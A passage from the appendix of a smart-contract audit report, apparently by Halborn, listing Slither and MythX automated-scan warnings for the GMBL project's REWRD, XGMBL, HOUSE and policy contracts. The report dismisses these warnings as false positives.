okenToRemove) (contracts/modules/REWRD/REWRD.sol#406)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-return

REWRD._harvestRewards(address) (contracts/modules/REWRD/REWRD.sol#591-624) has external calls inside a loop: token == IxGMBLToken(xGMBLToken).g
etGMBL() (contracts/modules/REWRD/REWRD.sol#606)
REWRD._harvestRewards(address) (contracts/modules/REWRD/REWRD.sol#591-624) has external calls inside a loop: IxGMBLToken(xGMBLToken).convertTo(
relock,msg.sender) (contracts/modules/REWRD/REWRD.sol#614)
REWRD._harvestRewards(address) (contracts/modules/REWRD/REWRD.sol#591-624) has external calls inside a loop: IxGMBLToken(xGMBLToken).allocateFr
omUsage(msg.sender,relock) (contracts/modules/REWRD/REWRD.sol#615)
REWRD._safeTokenTransfer(ERC20,address,uint256) (contracts/modules/REWRD/REWRD.sol#627-640) has external calls inside a loop: tokenBal = token.
balanceOf(address(this)) (contracts/modules/REWRD/REWRD.sol#633)
REWRD.emergencyWithdraw(ERC20,address) (contracts/modules/REWRD/REWRD.sol#430-437) has external calls inside a loop: balance = token.balanceOf(
address(this)) (contracts/modules/REWRD/REWRD.sol#434)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation/#calls-inside-a-loop

Reentrancy in REWRD._harvestRewards(address) (contracts/modules/REWRD/REWRD.sol#591-624):
        External calls:
        - IxGMBLToken(xGMBLToken).convertTo(relock,msg.sender) (contracts/modules/REWRD/REWRD.sol#614)
        - IxGMBLToken(xGMBLToken).allocateFromUsage(msg.sender,relock) (contracts/modules/REWRD/REWRD.sol#615)
        Event emitted after the call(s):
        - RewardsCollected(msg.sender,token,pending) (contracts/modules/REWRD/REWRD.sol#623)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-3

REWRD.pendingRewardsAmount(address,address) (contracts/modules/REWRD/REWRD.sol#199-246) uses timestamp for comparisons
        Dangerous comparisons:
        - _currentBlockTimestamp() > nextCycleStartTime() (contracts/modules/REWRD/REWRD.sol#214)
REWRD.updateCurrentCycleStartTime() (contracts/modules/REWRD/REWRD.sol#253-259) uses timestamp for comparisons
        Dangerous comparisons:
        - _currentBlockTimestamp() >= nextCycleStartTime_ (contracts/modules/REWRD/REWRD.sol#256)
REWRD._updateRewardsInfo(address) (contracts/modules/REWRD/REWRD.sol#464-549) uses timestamp for comparisons
        Dangerous comparisons:
        - currentBlockTimestamp <= lastUpdateTime (contracts/modules/REWRD/REWRD.sol#473)
        - totalAllocation == 0 || currentBlockTimestamp < currentCycleStartTime (contracts/modules/REWRD/REWRD.sol#479-480)
        - currentCycleDistributedAmount + toDistribute > currentDistributionAmount * 1e2 (contracts/modules/REWRD/REWRD.sol#534-535)
REWRD._harvestRewards(address) (contracts/modules/REWRD/REWRD.sol#591-624) uses timestamp for comparisons
        Dangerous comparisons:
        - relock > 0 (contracts/modules/REWRD/REWRD.sol#611)


REWRD._safeTokenTransfer(ERC20,address,uint256) (contracts/modules/REWRD/REWRD.sol#627-640) uses timestamp for comparisons
        Dangerous comparisons:
        - amount > 0 (contracts/modules/REWRD/REWRD.sol#632)
        - amount > tokenBal (contracts/modules/REWRD/REWRD.sol#634)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp

REWRD.updateCurrentCycleStartTime() (contracts/modules/REWRD/REWRD.sol#253-259) has costly operations inside a loop:
        - currentCycleStartTime = nextCycleStartTime_ (contracts/modules/REWRD/REWRD.sol#257)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#costly-operations-inside-a-loop

REWRD._cycleDurationSeconds (contracts/modules/REWRD/REWRD.sol#72) should be constant
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#state-variables-that-could-be-declared-constant
```

src/policies/LaunchPolicy.sol

Slither did not identify any vulnerabilities in the contract.

src/policies/StakedPolicy.sol



```
StakedPolicy.getStakeBoost(uint256) (contracts/policies/StakedPolicy.sol#90-96) uses timestamp for comparisons
        Dangerous comparisons:
        - block.timestamp > stakeBoostPeriod.end || block.timestamp < stakeBoostPeriod.start (contracts/policies/StakedPolicy.sol#91)
StakedPolicy.startStakeBoostPeriod(uint256,uint256) (contracts/policies/StakedPolicy.sol#143-150) uses timestamp for comparisons
        Dangerous comparisons:
        - start > end || block.timestamp > end (contracts/policies/StakedPolicy.sol#144)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp
```

src/policies/HousePolicy.sol

Slither did not identify any vulnerabilities in the contract.

src/policies/RewardPolicy.sol

Slither did not identify any vulnerabilities in the contract.

src/modules/libraries/Address.sol

Slither did not identify any vulnerabilities in the contract.

src/modules/libraries/SafeMath.sol

Slither did not identify any vulnerabilities in the contract.

The findings obtained as a result of the Slither scan were reviewed, and they were not included in the report because they were determined false positives.


5.2 AUTOMATED SECURITY SCAN

Description:

Halborn used automated security scanners to assist with detection of well-known security issues and to identify low-hanging fruits on the targets for this engagement. Among the tools used was MythX, a security analysis service for Ethereum smart contracts. MythX performed a scan on the smart contracts and sent the compiled results to the analyzers in order to locate any vulnerabilities.

Results:


src/policies/RewardPolicy.sol



Report for contracts/policies/RewardPolicy.sol
https://dashboard.mythx.io/#/console/analyses/6fbb6c5d-6c79-4259-a0ed-6d8826e8fa83

Line	SWC Title	Severity	Short Description
1	(SWC-103) Floating Pragma	Low	A floating pragma is set.
25	(SWC-110) Assert Violation	Unknown	Out of bounds array access
26	(SWC-110) Assert Violation	Unknown	Out of bounds array access
28	(SWC-110) Assert Violation	Unknown	Out of bounds array access
29	(SWC-110) Assert Violation	Unknown	Out of bounds array access
36	(SWC-110) Assert Violation	Unknown	Out of bounds array access
37	(SWC-110) Assert Violation	Unknown	Out of bounds array access
38	(SWC-110) Assert Violation	Unknown	Out of bounds array access
39	(SWC-110) Assert Violation	Unknown	Out of bounds array access
40	(SWC-110) Assert Violation	Unknown	Out of bounds array access
41	(SWC-110) Assert Violation	Unknown	Out of bounds array access
42	(SWC-110) Assert Violation	Unknown	Out of bounds array access

src/policies/LaunchPolicy.sol




Report for contracts/policies/LaunchPolicy.sol
https://dashboard.mythx.io/#/console/analyses/1c21ae4e-e3f3-44a8-8b30-7e0fe4151668

Line	SWC Title	Severity	Short Description
1	(SWC-103) Floating Pragma	Low	A floating pragma is set.

src/policies/StakedPolicy.sol


MythX did not identify any vulnerabilities in the contract.

src/policies/HousePolicy.sol




```
Report for contracts/policies/HousePolicy.sol
https://dashboard.mythx.io/#/console/analyses/bf22bfa7-d299-4348-ad67-0fc61b204cfc

  Line  SWC Title                     Severity   Short Description
     1  (SWC-103) Floating Pragma     Low        A floating pragma is set.
```

src/modules/XGMBL/XGMBL.sol




```
Report for contracts/modules/XGMBL/XGMBL.sol
https://dashboard.mythx.io/#/console/analyses/7bd9e0c6-0f61-48c7-a6e3-7b45f21ff906

  Line  SWC Title                     Severity   Short Description
     2  (SWC-103) Floating Pragma     Low        A floating pragma is set.
```

src/modules/GMBL/GMBL.sol




```
Report for contracts/modules/GMBL/GMBL.sol
https://dashboard.mythx.io/#/console/analyses/04973b02-b47c-4398-bbb1-420df462c3c8

  Line  SWC Title                     Severity   Short Description
     1  (SWC-103) Floating Pragma     Low        A floating pragma is set.
```

src/modules/REWRD/REWRD.sol



```
Report for contracts/modules/REWRD/REWRD.sol
https://dashboard.mythx.io/#/console/analyses/6fbb6c5d-6c79-4259-a0ed-6d8826e8fa83
https://dashboard.mythx.io/#/console/analyses/9eea1ca8-7f80-4043-b85f-bd5debb1a2ff

  Line  SWC Title                                Severity   Short Description
   195  (SWC-101) Integer Overflow and Underflow  Unknown    Arithmetic operation "+" discovered
   273  (SWC-101) Integer Overflow and Underflow  Unknown    Arithmetic operation "++" discovered
   291  (SWC-101) Integer Overflow and Underflow  Unknown    Arithmetic operation "++" discovered
   311  (SWC-101) Integer Overflow and Underflow  Unknown    Arithmetic operation "+" discovered
   312  (SWC-101) Integer Overflow and Underflow  Unknown    Arithmetic operation "+" discovered
   328  (SWC-101) Integer Overflow and Underflow  Unknown    Arithmetic operation "-" discovered
   329  (SWC-101) Integer Overflow and Underflow  Unknown    Arithmetic operation "-" discovered
   422  (SWC-101) Integer Overflow and Underflow  Unknown    Arithmetic operation "-" discovered
   424  (SWC-101) Integer Overflow and Underflow  Unknown    Arithmetic operation "+=" discovered
   443  (SWC-101) Integer Overflow and Underflow  Unknown    Arithmetic operation "++" discovered
   505  (SWC-101) Integer Overflow and Underflow  Unknown    Arithmetic operation "+=" discovered
   515  (SWC-101) Integer Overflow and Underflow  Unknown    Arithmetic operation "-" discovered
   519  (SWC-101) Integer Overflow and Underflow  Unknown    Arithmetic operation "+=" discovered
   534  (SWC-101) Integer Overflow and Underflow  Unknown    Arithmetic operation "+" discovered
   535  (SWC-101) Integer Overflow and Underflow  Unknown    Arithmetic operation "*" discovered
   543  (SWC-101) Integer Overflow and Underflow  Unknown    Arithmetic operation "+" discovered
   562  (SWC-101) Integer Overflow and Underflow  Unknown    Arithmetic operation "++" discovered
   574  (SWC-101) Integer Overflow and Underflow  Unknown    Arithmetic operation "+=" discovered
   612  (SWC-101) Integer Overflow and Underflow  Unknown    Arithmetic operation "-=" discovered
```

src/modules/HOUSE/HOUSE.sol




```
Report for contracts/modules/HOUSE/HOUSE.sol
https://dashboard.mythx.io/#/console/analyses/e0f02c21-6825-4e6a-b905-ef77dac88072
╒════════╤════════════════════════════╤════════════╤══════════════════════════╕
│   Line │ SWC Title                  │ Severity   │ Short Description        │
╞════════╪════════════════════════════╪════════════╪══════════════════════════╡
│      1 │ (SWC-103) Floating Pragma  │ Low        │ A floating pragma is set.│
╘════════╧════════════════════════════╧════════════╧══════════════════════════╛
```

src/modules/libraries/Address.sol

MythX did not identify any vulnerabilities in the contract.

src/modules/libraries/SafeMath.sol



```
Report for contracts/modules/libraries/SafeMath.sol
https://dashboard.mythx.io/#/console/analyses/5bdec9fd-6809-4a86-9ca8-cd2f0fac7b49
https://dashboard.mythx.io/#/console/analyses/6fbb6c5d-6c79-4259-a0ed-6d8826e8fa83
https://dashboard.mythx.io/#/console/analyses/9eea1ca8-7f80-4043-b85f-bd5debb1a2ff
╒════════╤═══════════════════════════════════════════╤════════════╤═══════════════════════════════════╕
│   Line │ SWC Title                                 │ Severity   │ Short Description                 │
╞════════╪═══════════════════════════════════════════╪════════════╪═══════════════════════════════════╡
│      1 │ (SWC-103) Floating Pragma                 │ Low        │ A floating pragma is set.         │
├────────┼───────────────────────────────────────────┼────────────┼───────────────────────────────────┤
│      8 │ (SWC-101) Integer Overflow and Underflow  │ Unknown    │ Arithmetic operation "+" discovered│
├────────┼───────────────────────────────────────────┼────────────┼───────────────────────────────────┤
│     12 │ (SWC-101) Integer Overflow and Underflow  │ Unknown    │ Arithmetic operation "-" discovered│
├────────┼───────────────────────────────────────────┼────────────┼───────────────────────────────────┤
│     16 │ (SWC-101) Integer Overflow and Underflow  │ Unknown    │ Arithmetic operation "*" discovered│
├────────┼───────────────────────────────────────────┼────────────┼───────────────────────────────────┤
│     20 │ (SWC-101) Integer Overflow and Underflow  │ Unknown    │ Arithmetic operation "/" discovered│
╘════════╧═══════════════════════════════════════════╧════════════╧═══════════════════════════════════╛
```

The findings obtained as a result of the MythX scan were examined, and they were not included in the report because they were determined false positives.

THANK YOU FOR CHOOSING

HALBORN